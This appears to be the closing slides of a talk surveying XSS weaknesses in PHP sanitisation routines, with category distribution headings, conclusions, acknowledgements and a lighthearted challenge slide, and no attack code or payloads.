
# XSS DISTRIBUTION IN DIFFERENT CATEGORIES (50 OUT OF 100 ARE VULNERABLE)





# INJECTION DISTRIBUTION

Injection Distribution In Different Alexa Categories



# MY SHORT WRITE-UP

**XSS is not going any where ...**

*by*

**Ashar Javed**

**<https://twitter.com/soaj1664ashar>**

<http://www.scribd.com/doc/210121412/XSS-is-not-going-anywhere>

# CONCLUSION

- Our large scale survey of PHP-based sanitisation routines shows SAD state of web security as far as XSS is concerned.
- The proposed attack and testing methodology is general and may be applied to other server-side languages.
- What if we automate this **context-specific** attack methodology and unleash automation tool on a large scale survey of deep web ... :)

# SPECIAL THANKS

@padraicb



Pádraic Brady

@enygma



Chris Cornutt

@metromoxie



Joel Weinberger

SO ANY BYPASS FOR THE  
CHALLENGE?

A close-up photograph of a baby with light brown hair and blue eyes, wearing a green and white shirt. The baby has a grumpy, pouting expression. The background is a sandy beach with waves in the distance.

**YES!**

**DONE WITH XSS**

